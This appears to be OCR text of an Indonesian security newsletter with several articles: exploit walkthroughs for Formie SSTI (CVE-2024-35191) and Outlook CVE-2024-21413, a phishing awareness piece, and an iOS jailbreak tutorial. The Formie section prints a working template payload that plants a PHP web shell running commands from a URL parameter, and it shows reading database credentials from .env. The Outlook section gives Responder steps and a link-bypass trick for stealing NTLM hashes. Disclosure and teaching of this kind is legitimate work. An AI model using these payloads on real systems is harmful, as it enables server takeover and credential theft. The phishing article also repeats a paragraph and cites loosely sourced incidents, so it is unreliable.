- Syarat pertama, Anda harus memiliki Craft CMS (baik mencoba di lokal maupun memiliki akses admin target). Kemudian, pasang plugin Formie dengan versi <= 2.1.5.
- Pergi ke Settings Formie. Secara default, “Submission Title Format” memungkinkan kita memanggil variabel seperti Timestamp, user info, dll secara dinamis.
- Dari pengaturan title format di atas, kerentanan SSTI (Server-Side Template Injection) dapat terjadi. Misalnya, ketika menambah {{7*7}}, hasilnya adalah 49.
- Dalam contoh lain, kita bisa memanggil variabel dari .env. Sebagai contoh, saya berhasil membaca kredensial database.

- Lebih parah lagi, bisa terjadi RCE (Remote Code Execution) di sini. Dengan payload berikut kita bisa memasang backdoor.

```
{% set hack="<?php ($_GET['passwd'] == 'tegalsec') ? NULL : exit;
system($_GET['c']); shell_exec($_GET['c']); ?>" %} {{{(hack):"/var/
www/html/web/assets/rce/phpinfo.php"}|map("file_put_contents")|
join()}},
```


- Untuk membuat payload dirender oleh server, kita harus mengirim form dulu dari sisi klien. Lihat hasilnya di dashboard admin.

CVE-2024-35191

Exploit Author: xcapri
Vendor of Product: Formie, The most user-friendly forms plugin for Craft CMS.
Affected Product Code Base: <= 2.1.5

Patches

Verbb melakukan perbaikan dengan mengganti input pengguna. Jika terdapat karakter {{}}, maka akan dihilangkan. Lihat commit di bawah ini.



Hari-hari berikutnya, Verbb melakukan pencegahan SSTI pada lebih banyak file yang mungkin terdampak. Terdapat 10 file yang diubah.

Conclusion :

Menurut Verbb, kerentanan ini sudah tidak terjadi jika Anda memperbarui ke versi terbaru. Selain itu, sebagai developer, Anda sebaiknya tidak pernah mempercayai input pengguna. Inilah pentingnya melakukan “validasi input” baik di sisi klien maupun server.

Reference:

https://portswigger.net/web-security/server-side-template-injection
https://github.com/verbb/formie/security/advisories/GHSA-v45m-hxqp-fwf5
https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
https://datnlq.gitbook.io/cve/craft-cms/cve-2023-30179-server-side-template-injection

MICROSOFT OUTLOOK REMOTE CODE EXECUTION VULNERABILITY (CVE-2024-21413)

CVE 2024-21413

BY
ADE KRISNA DAMASTIAN


Miscrosoft Outlook adalah platform manajemen email yang dikembangkan oleh Microsoft, yang sering digunakan untuk komunikasi, organisasi, dan produktivitas. Platform ini juga dimaksutkan untuk mempermudah pengelolaan akun email, kalender, kontak, tugas, dan lainnya.


Dengan user Interface yang ramah pengguna dan fitur yang dapat disesuaikan, Outlook memungkinkan pengguna untuk mengelola korespondensi email, menjadwalkan pertemuan, menetapkan pengingat, dan berkolaborasi dengan rekan kerja secara efisien. Integrasi dengan aplikasi Microsoft Office lainnya seperti Word, Excel, dan PowerPoint dapat meningkatkan efisiensi kerja dengan memungkinkan berbagi dan mengedit dokumen dengan lancar.

PUNGGAWA cybersecurity

Berkenalan dengan Moniker Link dan hubungannya dengan CVE-2024-21413

Moniker link adalah sebuat URL dengan protokol khusus yang dibuat untuk membuka aplikasi tertentu. Ini memungkinkan melakukan aksi tanpa harus membuka aplikasi secara manual. contohnya jika saya melampirkan email ade@punggawa.com anda harus membuka aplikasi email sebelum mengirimkan pesan, namun dengan protokol mailto: pengguna dapat membuat hyperlink ade@punggawa yang jika di klik dapat digunakan untuk membuka email. Hyperlink yang seperti inilah yang bisa disebut Moniker Link yang mana menjadi awal kerentanan CVE-2024-21413 pada Outlook.






Dengan memanfaatkan protocol **file://** kita dapat menginstruksikan outlook untuk menjalankan aplikasi internal seperti kalkulator dengan cara membuat hyperlink dengan url, **file://c:/windows/system32/calc.exe.** Tentunya pihak Microsoft sudah melakukan Tindakan preventif dengan memberikan pop-up alert ketika pengguna melakukan klik pada tautan berbahaya seperti itu. Namun pada kerentanan CVE-2024-21413 pop-up tersebut dapat di bypass dengan menggunakan tanda ! pada url, misal file://<ev.il>/moniker!link.

Mencuri NTLM dengan Responder dan Moniker Link


NTLM adalah protokol otentikasi jaringan yang dikembangkan oleh Microsoft. Protokol ini digunakan untuk otentikasi dan keamanan pada jaringan Windows. NTLM memungkinkan pengguna untuk masuk ke dalam sistem dan aplikasi dengan menggunakan nama pengguna dan kata sandi yang sesuai. Dengan memanfaatkan protocol file:// dan tool Responder yang berfungsi untuk melakukan poisoning serta capture hash NTLM attacker dapat melakukan serangan dengan Langkah Langkah seperti berikut:

- Pertama jalankan Responder untuk membuat listener SMB pada Machine kita dengan command responder -I ens5, dimana -I ens5 adalah nama interface kita.




- Kemudian kita dapat megirimkan moniker link dengan SMTP seperti pada repo berikut **https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability**

- Setelah malicious email masuk, klik pada hyperlink yang dibuat.



- Kemudian check responder dan akan muncul NTLM hash milik korban yang nantinya dapat dilakukan cracking dengan tools seperti John The Ripper.



Rekomendasi

Setelah paham dampak dari serangan CVE-2024-21413 tentunya kita ingin terhindar dari serangan tersebut. Beberapa cara untuk menanggulangi kerentanan ini adalah:

- Melakukan update office dan outlook
- Membuat sandi yang aman dengan menerapkan password policy
- Tidak sembarangan melakukan klik pada link yang diberikan orang lain

Referensi :

- https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability
- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-21413

PUNGGAWA
cyber security services

PHISHING : ANCAMAN YANG TERUS BERKEMBANG DI DUNIA SIBER

BY KANG ALI

Phishing telah menjadi salah satu metode serangan paling umum dan merugikan di dunia cyber. Dengan tingkat keberhasilan yang tinggi, serangan phishing terus mengancam pengguna internet dari berbagai lapisan masyarakat. Artikel ini akan menguraikan secara rinci tentang bahaya-bahaya yang terkait dengan serangan phishing, dampaknya bagi individu dan organisasi, serta langkah-langkah yang dapat diambil untuk melindungi diri dari ancaman ini.

Mengenal Phishing

Apa Itu Phishing ?

Phishing adalah jenis serangan di mana penyerang mencoba untuk memperoleh informasi sensitif seperti kata sandi, nomor kartu kredit, dan informasi pribadi lainnya dengan menyamar sebagai entitas tepercaya melalui email, pesan teks, atau panggilan telepon. Serangan ini sering kali memanfaatkan teknik sosial atau psikologis untuk menipu korban agar memberikan informasi yang diminta.

Cara Kerja Phishing

Penyerang sering kali menggunakan teknik manipulasi psikologis untuk membuat korban terperdaya. Mereka bisa menggunakan email palsu yang terlihat seperti berasal dari bank, layanan online terkemuka, atau lembaga pemerintah untuk mengelabui korban agar mengklik tautan berbahaya atau mengunduh lampiran berbahaya. Begitu korban mengakses tautan atau lampiran tersebut, mereka akan diarahkan ke situs web palsu yang menyerupai situs resmi dan diminta untuk memasukkan informasi pribadi. Informasi yang dimasukkan korban akan diterima oleh penyerang dan dapat digunakan untuk tujuan kriminal.

Jenis-Jenis Phishing

- Phishing Email: Jenis phishing ini melibatkan pengiriman email palsu kepada korban yang pura-pura berasal dari lembaga resmi seperti bank, layanan online, atau lembaga pemerintah. Email tersebut seringkali mengandung tautan yang mengarah ke situs web palsu atau lampiran yang mengandung malware.

- Phishing Spear: Serangan phishing ini ditargetkan pada individu atau organisasi tertentu. Penyerang melakukan riset tentang target mereka untuk membuat pesan yang lebih meyakinkan. Contohnya, email yang pura-pura berasal dari atasan atau rekan kerja yang meminta informasi sensitif.

- Vishing: Vishing adalah serangan phishing yang dilakukan melalui panggilan telepon. Penyerang menggunakan teknik manipulasi suara untuk membuat korban percaya bahwa mereka berbicara dengan perwakilan resmi dari lembaga tertentu dan meminta informasi pribadi.

- Smishing: Serangan phishing ini dilakukan melalui pesan teks atau SMS. Penyerang mengirimkan pesan teks palsu kepada korban yang mengandung tautan berbahaya atau meminta mereka untuk mengirimkan informasi pribadi.

Cara Kerja Phishing

Penyerang sering kali menggunakan teknik manipulasi psikologis untuk membuat korban terperdaya. Mereka bisa menggunakan email palsu yang terlihat seperti berasal dari bank, layanan online terkemuka, atau lembaga pemerintah untuk mengelabui korban agar mengklik tautan berbahaya atau mengunduh lampiran berbahaya. Begitu korban mengakses tautan atau lampiran tersebut, mereka akan diarahkan ke situs web palsu yang menyerupai situs resmi dan diminta untuk memasukkan informasi pribadi. Informasi yang dimasukkan korban akan diterima oleh penyerang dan dapat digunakan untuk tujuan kriminal.

Contoh Kasus Phishing

- Serangan Phishing pada Bank Phishing (2020): Sebuah kampanye phishing menargetkan bank-bank di berbagai negara dengan mengirimkan email palsu kepada klien mereka, meminta mereka untuk memperbarui informasi akun mereka melalui tautan yang disediakan. Serangan ini berhasil mencuri informasi login dan data keuangan dari ribuan klien bank.

- Serangan Phishing pada Organisasi Kesehatan (2020): Serangan phishing yang ditujukan pada organisasi kesehatan telah terjadi di mana penyerang mencoba untuk mencuri informasi sensitif tentang pasien dan staf medis. Email palsu yang dikirimkan berpura-pura berasal dari otoritas kesehatan resmi, meminta informasi pribadi dan login.

- Serangan Phishing pada Google dan Facebook (2017): Sebuah kelompok penjahat cyber berhasil melakukan serangan phishing terhadap Google dan Facebook dengan menggunakan email palsu yang mengandung lampiran berbahaya. Sebanyak 1 juta akun email Google dan 50.000 akun Facebook berhasil diretas dalam serangan ini.


Dampak Bahaya Phishing

Kehilangan Data Pribadi: Serangan phishing dapat mengakibatkan kehilangan data pribadi seperti nama pengguna, kata sandi, nomor kartu kredit, dan informasi penting lainnya. Data ini dapat disalahgunakan oleh penyerang untuk tujuan kriminal.
Kehilangan Keuangan: Penipuan phishing dapat mengakibatkan kerugian keuangan yang signifikan bagi individu dan organisasi. Penyerang dapat menggunakan informasi yang diperoleh untuk melakukan transaksi ilegal atau mengakses akun bank korban.
Kehilangan Reputasi: Jika sebuah organisasi menjadi korban phishing, hal ini dapat merusak reputasi mereka di mata pelanggan dan mitra bisnis. Kehilangan kepercayaan ini dapat berdampak negatif pada bisnis mereka.
Dampak Psikologis: Korban serangan phishing dapat mengalami dampak psikologis seperti stres, kecemasan, dan ketidaknyamanan karena merasa terancam dan terpapar risiko keamanan yang tinggi.

Langkah-langkah Pencegahan

Edukasi dan Kesadaran: Tingkatkan kesadaran tentang phishing di kalangan pengguna internet dengan memberikan edukasi tentang taktik yang digunakan oleh penyerang.
Verifikasi Informasi: Selalu verifikasi keaslian situs web dan pengirim email sebelum memberikan informasi pribadi.
Gunakan Alat Keamanan: Gunakan alat keamanan seperti anti-phishing dan firewall untuk melindungi sistem Anda dari serangan phishing.
Perbarui Perangkat Lunak: Pastikan perangkat lunak Anda diperbarui secara teratur untuk mengurangi risiko eksploitasi oleh penyerang.

"Jangan biarkan diri anda jatuh ke dalam jebakan phishing, Waspadalah!"



Jailbreak IOS Menggunakan Checkr4in

BY HELMAY CAHYADI

Jailbreak iPhone adalah proses di mana pengguna menghapus batasan perangkat lunak yang diberlakukan oleh Apple pada sistem operasi iOS yang menjalankan perangkat iPhone. Dengan melakukan jailbreak, pengguna memperoleh akses penuh ke sistem operasi, memungkinkan mereka untuk menginstal aplikasi yang tidak disetujui oleh Apple, menyesuaikan antarmuka pengguna, dan melakukan perubahan lain yang tidak dapat dilakukan pada perangkat yang tidak di-jailbreak. Meskipun memberikan kebebasan lebih besar kepada pengguna, jailbreak juga dapat mengakibatkan risiko keamanan, stabilitas sistem, dan dapat membatalkan garansi perangkat.

Tujuan Jailbreak:

- Instalasi Aplikasi dari Sumber Tidak Resmi: Pengguna dapat menginstal aplikasi yang tidak tersedia di Apple App Store, termasuk aplikasi yang ditolak oleh Apple atau aplikasi yang menawarkan fungsionalitas tambahan yang tidak diizinkan oleh App Store.
- Kustomisasi Tampilan dan Fungsionalitas: Jailbreaking memungkinkan pengguna untuk menyesuaikan antarmuka pengguna, mengubah tema, ikon, dan elemen visual lainnya yang biasanya tidak bisa diubah di iOS standar.
- Akses ke File Sistem: Jailbreaking memberikan akses root ke file sistem, memungkinkan pengguna untuk membuat perubahan yang lebih dalam dan mengakses fitur yang biasanya tidak tersedia.
- Penghapusan Batasan Perangkat Keras dan Perangkat Lunak: Pengguna dapat menghapus batasan yang diberlakukan oleh Apple, seperti batasan pada tethering atau penguncian regional tertentu.
- Penetration Testing (Pentest): Dalam hal ini dalam dunia cyber security kebutuhan jailbreak ini digunakan untuk pengetesan keamanan aplikasi yang digunakan di IOS.

Resiko Jailbreak:

- Keamanan: Jailbreaking membuka pintu bagi potensi kerentanan keamanan, karena perangkat yang di-jailbreak dapat menginstal aplikasi dari sumber yang tidak diverifikasi yang mungkin mengandung malware atau expoit.
- Garansi: Jailbreaking umumnya membatalkan garansi perangkat. Apple tidak akan memberikan dukungan atau layanan garansi untuk perangkat yang telah di-jailbreak.
- Kestabilan Sistem: Mengubah file sistem atau menginstal tweak yang tidak kompatibel dapat menyebabkan ketidakstabilan, crash, dan kinerja yang buruk.
- Pembaruan iOS: Setelah jailbreak, memperbarui iOS ke versi baru dapat menghapus jailbreak dan semua penyesuaian yang telah dilakukan. Selain itu, Apple secara aktif mencoba memperbaiki exploit yang digunakan untuk jailbreaking di pembaruan perangkat lunak mereka.

Proses Jailbreak:

Jailbreaking biasanya menggunakan alat perangkat lunak khusus yang memanfaatkan kerentanan di IOS, di sini saya menggunakan tools Checkra1n.

Checkra1n adalah salah satu tools atau alat yang digunakan untuk melakukan jailbreak pada perangkat iOS, termasuk iPhone dan iPad. Tools ini menggunakan eksploit bootrom yang tidak dapat diperbaiki oleh Apple dengan pembaruan perangkat lunak, sehingga dapat digunakan pada berbagai versi iOS yang lebih lama hingga yang lebih baru.


Langkah-langkah umum untuk melakukan jailbreak:

Backup Data: selalu lakukan backup data penting sebelum melakukan jailbreak.
Download alat Jailbreak: untuk alat jailbreak yang sesuai dengan versi iOS dan model iphone anda. Checkra1n: **https://checkra.in/**


Disini saya akan mencoba Jailbreak Menggunakan Laptop MacOs dan iphone 7 dengan versi iOS 14.

- Download aplikasi checkra1n kemudian install aplikasi di laptop MacOs anda.
- Pastikan handphone iphone anda sudah terhubung di laptop dengan menggunakan kabel iphone anda.

- Ketika sudah tersambung, silahkan membuka aplikasi checkra1n anda di laptop macOs.




- Dari aplikasi checkra1n ini kita bisa mengetahui iphone kita support atau tidak dengan aplikasi checkra1n, dan tahap selanjutnya anda bisa klik “options” untuk mengkonfigurasi tahapan jailbreak ini, jika anda menggunakan iphone 8 atau atasnya anda bisa aktifkan “Skip A11 BPR check”, jika anda menggunakan iphone 7 anda tidak usah menceklis Skip A11 BPR check, yang perlu anda ceklis yaitu cukup “Allow unstead iOS/iPadOS/tvOS versions, Verbose Boot dan Dark Blockchain” seperti gambar samping ini:




- Jika sudah selesai silahkan klik back, kemudian klik start seperti gambar dibawah ini:


- Selanjutnya akan mendapatkan tampilan seperti gambar dibawah ini dilaptop anda dan tampilan di Iphone anda:



